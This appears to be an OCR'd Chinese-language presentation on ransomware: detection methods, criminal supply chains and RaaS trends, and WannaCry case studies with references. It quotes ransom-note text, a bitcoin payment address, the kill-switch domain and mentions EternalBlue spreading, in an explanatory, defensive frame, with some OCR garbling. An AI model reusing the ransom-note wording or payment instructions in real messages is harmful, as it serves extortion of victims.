偵測惡意電郵或是惡意巨集，可以阻擋多數加密勒索程式的入侵攻擊。

Big Data
運用大數據統計方式，在某些密集前再受害對象，事先發出加密勒索的提醒警訊。

程式執行的AI 識別模式
不同程式在系統資源(Disk, Network, Registry, Schedule, Process)的使用模式，透過AI識別方式，找出異常惡意威脅。

參考資料: K. Rieck, G. Schwenk, T. Limmer, T. Holz, and P. Laskov, Botzilla: Detecting the Phoning Home of Malicious Software. In Proceedings of the 25th ACM Symposium on Applied Computing (SAC), March 2010
參考資料: N. Idika, A. P. Mathur, A Survey of Malware Detection Techniques, Technical Report, Purdue University, 2007
參考資料: P. T. N, Scaife, H, Carter, K. R. Butler, Cryptolock (and drop it): Stopping ransomware attacks on user data. In 2016 IEEE 36th International Conference on Distributed Computing Systems, pp. 303-312, 2016
參考資料: D. Sgandurra, L. Muñoz-González, R. Mohsen, E. C. Lupu, Automated Dynamic Analysis of Ransomware: Benefits, Limitations and use for Detection, In: Computing Research Repository (CoRR), abs/ 1609.03020, arXiv.org E-

加密勒索攻擊的發展與觀察

產業分工發展

系統駭入專家與勒索病毒集團分工合作，讓被害影響擴大。在智利、玻利維亞和秘魯皆設有營業據點的拉丁美洲居家產品供應商有1069部電腦105台主機被入侵。台灣製造商，388部電腦15台主機被入侵。哥倫比亞金融服務公司623部電腦被入侵。

加密勒索程式發展

加密勒索程式逐步轉換到雲端服務，亦即”RaaS”加密勒索服務的提供，讓進入門檻降低。同時，為了擴大加密勒索被害設備數量(被勒索的電腦最大化)透過內網通訊(SMB或其他)的傳播擴散，也將增加。

加密貨幣的發展

區塊鍊技術的進步，提升數位加密貨幣的普及，同時也間接協助加密勒索者取得贖金的安全與隱密的途徑。

網路行為的發展

為了顧及加密勒索犯罪集團的聲譽信用，有效運用網路通訊，成為傳送加密與解密資料的方式。不論TOR,I2P或是隱密電郵與一般網際網路的服務，都會被攻擊者更加依賴。

受害者的發展

法人機構(包括政府與企業)因為其運作特性，持續性與便利性，必須大量依賴使用網路與電腦，而且有足夠財務支付贖金。因此，成為加密勒索的最優先攻擊目標。

參考資料 : Digital "Pharmacusa": Complexity of Underground Syndicates Behind 2019 Rise of Targeted Ransomware, https://www.advanced-intel.com/post/digital-pharmacusa-complexity-of-underground-syndicates-behind-2019-rise-of-targeted-ransomware, 2019

參考資料 : Adamov, Alexander, and Anders Carlsson. “The state of ransomware. Trends and mitigation techniques.” East-West Design & Test Symposium (EWDTS), 2017 IEEE. IEEE, 2017.

加密勒索的未來趨勢

加密勒索攻擊，已經逐漸演變成為犯罪獲利的最大來源

01

加密勒索攻擊的供應鏈,已然成形

從加密勒索的程式發展、C&C中繼站、支付贖金機制、攻擊入侵集團、到散佈惡意程式的專用服務(Emotet, TricBot 等等) 加密勒索攻擊已經具備「產業上下游」的分工合作生態圈(ECO System, Ecosphere) 類似上下游的供需供應鏈，加密勒索攻擊，在未來將更為嚴重、攻擊更為頻繁。IT人員需要從多個層面進行偵測、防堵、降低損害、完整備份，才能應付這場新的資訊戰爭!!

02

法人機構(政府, 企業, 醫院)被攻擊比例，將大幅提升

面對加密勒索攻擊時，支付贖金的能力差異，加上依賴網路與電腦提供服務的特性，一般消費者(個人)與法人機構(政府、企業)有者顯著的不同。加密勒索攻擊者會將主要攻擊目標，轉移到法人機構，特別是政府機構、醫療機構、金融機構等等，這些組織機構的特性是：無法停止使用電腦網路服務，與支付勒索贖金為機會成本。


參考資料: https://www.recordedfuture.com/ransomware-trends-2019/ ,2019

參考資料: J. Zorabedian, "Anatomy of a ransomware attack: CryptoLocker, CryptoWall, and how to stay safe (Infographic)", Sophos, 2015.

近年網路加密勒索案例

Wanacrypto, GandCrab 與 GlobeImposter 都有系列變種的逐年演進

The Evolution of WannaCrypt



Ooops, your files have been encrypted!

Payment will be raised on

1/4/1970 08:00:00

Time Left

00:00:00:00

Your files will be lost on

1/8/1970 08:00:00

Time Left

00:00:00:00

我的電腦出了什麼問題？

您的一些重要文件被我加密保存了。
照片、圖片、文檔、壓縮包、音頻、視頻文件、exe文件等，幾乎所有類型的文件都被加密了，因此不能正常打開。
這和一般文件損壞有本質上的區別。您大可在網上找找恢復文件的方法，我敢保證，沒有我們的解密服務，就算老天爺來了也不能恢復這些文檔。

有沒有恢復這些文檔 的方法？

當然有可恢復的方法。只能通過我們的解密服務才能恢復。我以人格擔保，能夠提供安全有效的恢復服務。
但這是收費的，也不能無限期的推遲。
請點擊 <Decrypt> 按鈕，就可以免費恢復一些文檔。請您放心，我是絕不會騙你的。
但想要恢復全部文檔，需要付款點費用。
是否隨時都可以固定金額付款，就會恢復的嗎，當然不是，推遲付款時間越長對你不利。
最好3天之內付款費用，過了三天費用就會翻倍。
還有，一個禮拜之內未付款，將會永遠恢復不了。
對了，忘了告訴你，對半年以上沒錢付款的窮人，會有活動免費恢復，能否輪

Send $600 worth of bitcoin to this address:

12t9YDPgwueZ9NyMgw519p7AA8isjr6SMw

Distribute Ransomware

Email, SMB

Suspicious email attachments which is a self-extracting exe file.

Particular Behavior

Malicious Activity

It uses EthernalBlue, EthernalRomance to infect all hosts which can send malicious payload.

Stop infecting if found ‘http://www.iuqerfsodp9ifjaposdfjhgosurijfaewrwergwea.com’

Multiple Language

International Ransom

It will display one of variants language to extortion bitcoin. This ransomware targets Windows XP, Windows 7, Windows 8 and Windows Server (include Windows NT).


Major Victims


2016~2019


Top 3 Countries Infected: Russia, Ukraine and China.

參考資料: https://www.2-spyware.com/remove-dharma-ransomware-virus.html, 2019

參考資料: https://www.enigmasoftware.com/dharmaransomware-removal/ 2019


Ooops, your files have been encrypted!
lenovo
POLICE
人民共和国
警
公安




Lycorisradiata

Payment will be raised on
06/17/2017 22:09:56
Time Left
01:22:54:52

Your files will be lost on
06/21/2017 22:09:56
Time Left
05:22:54:52

Ooops,your files have been encrypted!

付款方法
我们支持扫二维码支付
请点击〈Check Payment〉按钮然后截图扫码支付
我们有QQ支付、微信支付、支付宝支付
要注意：付款金额不能低于在窗口上显示的金额。
付款后请点击〈Copy〉按钮复制好序列号后再点击〈Contact Us〉把序列号和支付成功账单截图发送给作者。
到账成功后，作者会给你一串密钥，等待底部出现〈Decrypt〉按钮后，在底部的输入框里输入密钥，再点击〈Decrypt〉按钮，可立即开始恢复工作。

联系方式
如果需要我们的帮助，请点击〈Contact Us〉或者〈Join Us〉，发

Please scan the code to pay 20RMB and then contact the author

10049252

The Evolution of WannaCrypt

Distribute Ransomware

